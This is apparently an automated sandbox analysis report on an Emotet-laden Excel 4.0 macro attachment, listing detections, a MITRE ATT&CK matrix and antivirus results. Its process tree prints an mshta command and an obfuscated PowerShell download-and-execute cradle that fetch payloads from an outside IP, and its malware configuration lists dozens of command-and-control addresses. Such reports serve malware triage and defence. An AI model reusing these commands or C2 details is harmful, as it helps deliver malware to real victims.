ID: 562421
Sample Name: Attachment-2801.xls
Cookbook: defaultwindowsofficecookbook.jbs
Time: 21:20:38
Date: 28/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

Attachment-2801.xls


Overview

General Information

Sample Name:	Attachment-2801.xls
Analysis ID:	562421
MD5:	1ebbc323e2e777..
SHA1:	c7474a397a858c..
SHA256:	24100d1dff5dd7c..
Tags:	SilentBuilder, xls
Infos:	



Detection




Hidden Macro 4.0 Emotet

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Snort IDS alert for network traffic (e…
- Antivirus detection for URL or domain
- Found malware configuration
- Multi AV Scanner detection for subm…
- Office document tries to convince v…
- Yara detected Emotet
- Multi AV Scanner detection for dom…
- Sigma detected: Windows Shell File…
- Document contains OLE streams w…
- Powershell drops PE file
- Sigma detected: MSHTA Spawning …
- Hides that the sample has been dow…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 1580 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
  - cmd.exe (PID: 1188 cmdline: CMD.EXE /c ms^hta http://91.2^40.118.1^68/oo/aa/s^e.ht^m^l MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
    - conhost.exe (PID: 2672 cmdline: C:\Windows\system32\conhost.exe "1751206246-1564716110100522095279253108656041862 6-2088535704-1361078821873267499" MD5: CE476F23405AADC46039AC13127DF473)
      - rundll32.exe (PID: 2980 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Jgryagnlwd\cnso.vdd",fTwMfsDu MD5: 51138BEEA3E2C21EC44D0932C71762A8)
        - rundll32.exe (PID: 3048 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Jgryagnlwd\cnso.vdd",DllRegisterServer MD5: 51138BEEA3E2C21EC44D0932C71762A8)
          - rundll32.exe (PID: 836 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\lclyvfrvkfq\cpbsu.fzk",QAFiBTE MD5: 51138BEEA3E2C21EC44D0932C71762A8)
            - rundll32.exe (PID: 2712 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\lclyvfrvkfq\cpbsu.fzk",DllRegisterServer MD5: 51138BEEA3E2C21EC44D0932C71762A8)
    - mshta.exe (PID: 2832 cmdline: mshta http://91.240.118.168/oo/aa/se.html MD5: 95828D670CFD3B16EE188168E083C3C5)
      - powershell.exe (PID: 1944 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -noexit $c1='({HgfRrtGdf}{HgfRrtGdf}Ne{HgfRrtGdf}{HgfRrtGdf}w{HgfRrtGdf}-Obj{HgfRrtGdf}ec{HgfRrtGdf}{HgfRrtGdf}t N{HgfRrtGdf}{HgfRrtGdf}et{HgfRrtGdf}.W{HgfRrtGdf}{HgfRrtGdf}e'.replace('{HgfRrtGdf}', ''); $c4='bC{HgfRrtGdf}li{HgfRrtGdf}{HgfRrtGdf}en{HgfRrtGdf}{HgfRrtGdf}t).D{HgfRrtGdf}{HgfRrtGdf}ow{HgfRrtGdf}{HgfRrtGdf}nl{HgfRrtGdf}{HgfRrtGdf}{HgfRrtGdf}o'.replace('{HgfRrtGdf}', ''); $c3='ad{HgfRrtGdf}{HgfRrtGdf}St{HgfRrtGdf}rin{HgfRrtGdf}{HgfRrtGdf}g{HgfRrtGdf}("ht{HgfRrtGdf}tp{HgfRrtGdf}://91.240.118.168/oo/aa/se.png")'.replace('{HgfRrtGdf}', '');$JI=($c1,$c4,$c3 -Join '');I`E`X $JI|I`E`X MD5: 852D67A27E454BD389FA7F02A8CBE23F)
        - cmd.exe (PID: 2396 cmdline: "C:\Windows\system32\cmd.exe" /c C:\Windows\SysWow64\rundll32.exe C:\ProgramData\QWER.dll AADD MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
          - rundll32.exe (PID: 772 cmdline: C:\Windows\SysWow64\rundll32.exe C:\ProgramData\QWER.dll AADD MD5: 51138BEEA3E2C21EC44D0932C71762A8)
            - rundll32.exe (PID: 2992 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\ProgramData\QWER.dll",DllRegisterServer MD5: 51138BEEA3E2C21EC44D0932C71762A8)
              - rundll32.exe (PID: 2064 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Zefya\nybbbfj.sgf",zLEpZ MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                - rundll32.exe (PID: 1592 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Zefya\nybbbfj.sgf",DllRegisterServer MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                  - rundll32.exe (PID: 944 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Wwjqkvceadqbdjp\jzkitex.drd",DvusKnlRvE MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                    - rundll32.exe (PID: 292 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Wwjqkvceadqbdjp\jzkitex.drd",DllRegisterServer MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                      - rundll32.exe (PID: 1188 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Xtqzugyhdvvax\ifxy.nbi",ULuJOPPBfclLAtS MD5: 51138BEEA3E2C21EC44D0932C71762A8)
      - rundll32.exe (PID: 2672 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Xtqzugyhdvvax\ifxy.nbi",DllRegisterServer MD5: 51138BEEA3E2C21EC44D0932C71762A8)
- **cleanup**

Malware Configuration

Threatname: Emotet


```
{
  "C2 list": [
    "74.207.230.120:8080",
    "139.196.72.155:8080",
    "37.44.244.177:8080",
    "37.59.209.141:8080",
    "116.124.128.206:8080",
    "217.182.143.207:443",
    "54.37.228.122:443",
    "203.153.216.46:443",
    "168.197.250.14:80",
    "207.148.81.119:8080",
    "195.154.146.35:443",
    "78.46.73.125:443",
    "191.252.103.16:80",
    "210.57.209.142:8080",
    "185.168.130.138:443",
    "142.4.219.173:8080",
    "118.98.72.86:443",
    "78.47.204.80:443",
    "159.69.237.188:443",
    "190.90.233.66:443",
    "104.131.62.48:8080",
    "62.171.178.147:8080",
    "185.148.168.15:8080",
    "54.38.242.185:443",
    "198.199.98.78:8080",
    "194.9.172.107:8080",
    "85.214.67.203:8080",
    "66.42.57.149:443",
    "185.148.168.220:8080",
    "103.41.204.169:8080",
    "128.199.192.135:8080",
    "195.77.239.39:8080",
    "59.148.253.194:443"
  ],
  "Public Key": [
    "RUNTMSAAAAD0LxqDNhonUYwk8sqo7IWuUllRdUiUBnACc6romsQoe1YJD7wIe4AheqYofpZFucPDXCZ0z9i+ooUffqeoLZU0",
    "RUNLMSAAAADYNZPXY4tQxd/N4Wn5sTYAm5tUOxY2ol1ELrI4MNhHNi640vSLasjYTHpFRBoG+o84vtr7AJachCzOHjaAJFCW"
  ]
}
```


Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
Attachment-2801.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x6aa2:$s1: Excel • 0x7b05:$s1: Excel • 0x3155:$Auto_Open: 18 00 17 00 20 00 00 01 07 00 00 00 00 00 00 00 00 00 01 3A
Attachment-2801.xls	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\Desktop\Attachment-2801.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x6aa2:$s1: Excel • 0x7b05:$s1: Excel • 0x3155:$Auto_Open: 18 00 17 00 20 00 00 01 07 00 00 00 00 00 00 00 00 00 01 3A
C:\Users\user\Desktop\Attachment-2801.xls	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	
C:\ProgramData\QWER.dll	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
0000000C.00000002.537061746.0000000002831000.00000020.00000800.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
0000000A.00000002.492601102.0000000000461000.00000020.00000800.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000010.00000002.579636109.00000000001D0000.00000040.00000800.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
0000000F.00000002.576653540.0000000000390000.00000040.00000800.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
0000000C.00000002.536803670.0000000000351000.00000020.00000800.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
Click to see the 88 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
10.2.rundll32.exe.510000.5.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
17.2.rundll32.exe.510000.5.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
21.2.rundll32.exe.f0000.0.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
12.2.rundll32.exe.2d80000.11.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
17.2.rundll32.exe.260000.3.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
Click to see the 129 entries				

Sigma Overview

System Summary

- Sigma detected: Windows Shell File Write to Suspicious Folder
- Sigma detected: MSHTA Spawning Windows Shell
- Sigma detected: Suspicious MSHTA Process Patterns
- Sigma detected: Microsoft Office Product Spawning Windows Shell
- Sigma detected: Suspicious PowerShell Command Line
- Sigma detected: Mshta Spawning Windows Shell

Jbx Signature Overview

AV Detection

- Antivirus detection for URL or domain
- Found malware configuration
- Multi AV Scanner detection for submitted file
- Multi AV Scanner detection for domain / URL
- Machine Learning detection for dropped file

Software Vulnerabilities

- Document exploit detected (process start blacklist hit)

Networking

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

E-Banking Fraud

Yara detected Emotet

System Summary

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Document contains OLE streams with names of living off the land binaries

Powershell drops PE file

Found Excel 4.0 Macro with suspicious formulas

Data Obfuscation

Obfuscated command line found

Hooking and other Techniques for Hiding and Protection

Hides that the sample has been downloaded from the Internet (zone.identifier)

Stealing of Sensitive Information

Yara detected Emotet


Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 1 Scripting	1 Windows Service	1 Windows Service	1 Disable or Modify Tools	1 Input Capture	2 System Time Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 5 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 Native API	Boot or Logon Initialization Scripts	1 2 Process Injection	1 1 Deobfuscate/Decode Files or Information	LSASS Memory	3 File and Directory Discovery	Remote Desktop Protocol	1 Email Collection	Exfiltration Over Bluetooth	1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 3 Exploitation for Client Execution	Logon Script (Windows)	Logon Script (Windows)	1 1 Scripting	Security Account Manager	3 8 System Information Discovery	SMB/Windows Admin Shares	1 Input Capture	Automated Exfiltration	3 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	1 1 1 Command and Scripting Interpreter	Logon Script (Mac)	Logon Script (Mac)	2 Obfuscated Files or Information	NTDS	2 1 Security Software Discovery	Distributed Component Object Model	1 Clipboard Data	Scheduled Transfer	1 2 3 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	1 Service Execution	Network Logon Script	Network Logon Script	2 Masquerading	LSA Secrets	1 Virtualization/Sandbox Evasion	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	1 PowerShell	Rc.common	Rc.common	1 Virtualization/Sandbox Evasion	Cached Domain Credentials	2 Process Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 2 Process Injection	DCSync	1 Application Window Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 Hidden Files and Directories	Proc Filesystem	1 Remote System Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 Rundll32	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction

Behavior Graph

Hide Legend




Legend:


- Process
- Signature
- Created File
- DNS/IP Info
- Is Dropped
- Is Windows Process
- Number of created Registry Values
- Number of created Files
- Visual Basic
- Delphi
- Java
- .Net C# or VB.NET
- C, C++ or other language
- Is malicious
- Internet

Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Attachment-2801.xls	26%	ReversingLabs	Document-Excel.Trojan.Worefline	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\ProgramData\QWER.dll	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
19.2.rundll32.exe.500000.2.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
17.2.rundll32.exe.260000.3.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
12.2.rundll32.exe.2d80000.11.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
12.2.rundll32.exe.320000.2.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
15.2.rundll32.exe.210000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
17.2.rundll32.exe.160000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
12.2.rundll32.exe.2e30000.12.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
10.2.rundll32.exe.9a0000.7.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
13.2.rundll32.exe.f0000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
17.2.rundll32.exe.2d20000.11.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
21.2.rundll32.exe.f0000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
19.2.rundll32.exe.2240000.4.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
19.2.rundll32.exe.26e0000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.2.rundll32.exe.510000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
17.2.rundll32.exe.510000.5.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
12.2.rundll32.exe.180000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
18.2.rundll32.exe.1a0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
19.2.rundll32.exe.28a0000.11.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
15.2.rundll32.exe.2d90000.10.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
10.2.rundll32.exe.460000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
15.2.rundll32.exe.3170000.13.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
15.2.rundll32.exe.310000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
17.2.rundll32.exe.190000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
12.2.rundll32.exe.28e0000.10.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
12.2.rundll32.exe.2830000.9.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
11.2.rundll32.exe.1c0000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
15.2.rundll32.exe.2610000.9.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
19.2.rundll32.exe.2840000.9.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.2.rundll32.exe.2f60000.11.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
19.2.rundll32.exe.2e00000.13.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
13.2.rundll32.exe.280000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
19.2.rundll32.exe.2760000.6.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
10.2.rundll32.exe.4e0000.4.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
17.2.rundll32.exe.b50000.8.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
17.2.rundll32.exe.2df0000.12.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
12.2.rundll32.exe.350000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
19.2.rundll32.exe.2790000.7.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.2.rundll32.exe.970000.6.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
19.2.rundll32.exe.1e0000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
15.2.rundll32.exe.a70000.6.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
19.2.rundll32.exe.2870000.10.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
15.2.rundll32.exe.8c0000.4.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
15.2.rundll32.exe.390000.2.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
17.2.rundll32.exe.2cc0000.10.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
17.2.rundll32.exe.a00000.6.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
9.2.rundll32.exe.250000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
15.2.rundll32.exe.c50000.7.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
21.2.rundll32.exe.240000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
15.2.rundll32.exe.3140000.12.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
17.2.rundll32.exe.2c90000.9.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
10.2.rundll32.exe.370000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
11.2.rundll32.exe.240000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
16.2.rundll32.exe.1d0000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
18.2.rundll32.exe.f0000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
10.2.rundll32.exe.3a0000.2.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
10.2.rundll32.exe.240000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
10.2.rundll32.exe.3010000.12.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
12.2.rundll32.exe.520000.4.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
15.2.rundll32.exe.2dc0000.11.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
12.2.rundll32.exe.2230000.6.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
17.2.rundll32.exe.30c0000.13.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
15.2.rundll32.exe.8f0000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
19.2.rundll32.exe.270000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
12.2.rundll32.exe.2ff0000.13.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
9.2.rundll32.exe.1f0000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
17.2.rundll32.exe.ac0000.7.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
10.2.rundll32.exe.2970000.9.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
15.2.rundll32.exe.3e0000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
19.2.rundll32.exe.27c0000.8.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
17.2.rundll32.exe.1f0000.2.unpack	100%	Avira	HEUR/AGEN.1145233		Download File

Source	Detection	Scanner	Label	Link	Download
19.2.rundll32.exe.ba0000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
12.2.rundll32.exe.2150000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
12.2.rundll32.exe.2d0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.2.rundll32.exe.29a0000.10.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
19.2.rundll32.exe.2d30000.12.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
10.2.rundll32.exe.3080000.13.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
17.2.rundll32.exe.3d0000.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
12.2.rundll32.exe.2260000.7.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
15.2.rundll32.exe.2520000.8.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
16.2.rundll32.exe.2d0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
12.2.rundll32.exe.27a0000.8.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
10.2.rundll32.exe.b10000.8.unpack	100%	Avira	HEUR/AGEN.1145233		Download File

Domains

Source	Detection	Scanner	Label	Link
farmmash.com	5%	Virustotal		Browse
karensgardentips.com	3%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://91.240.118.168/oo/aa/se.htmlmshta	100%	Avira URL Cloud	malware	
http://91.240.118.168/oo/aa/se.pngPE3	100%	Avira URL Cloud	malware	
http://91.240.118.168/oo/aa/se.htmlhttp://91.240.118.168/oo/aa/se.html	100%	Avira URL Cloud	malware	
http://91.240.118.168/oo/aa/se.htmlY	100%	Avira URL Cloud	malware	
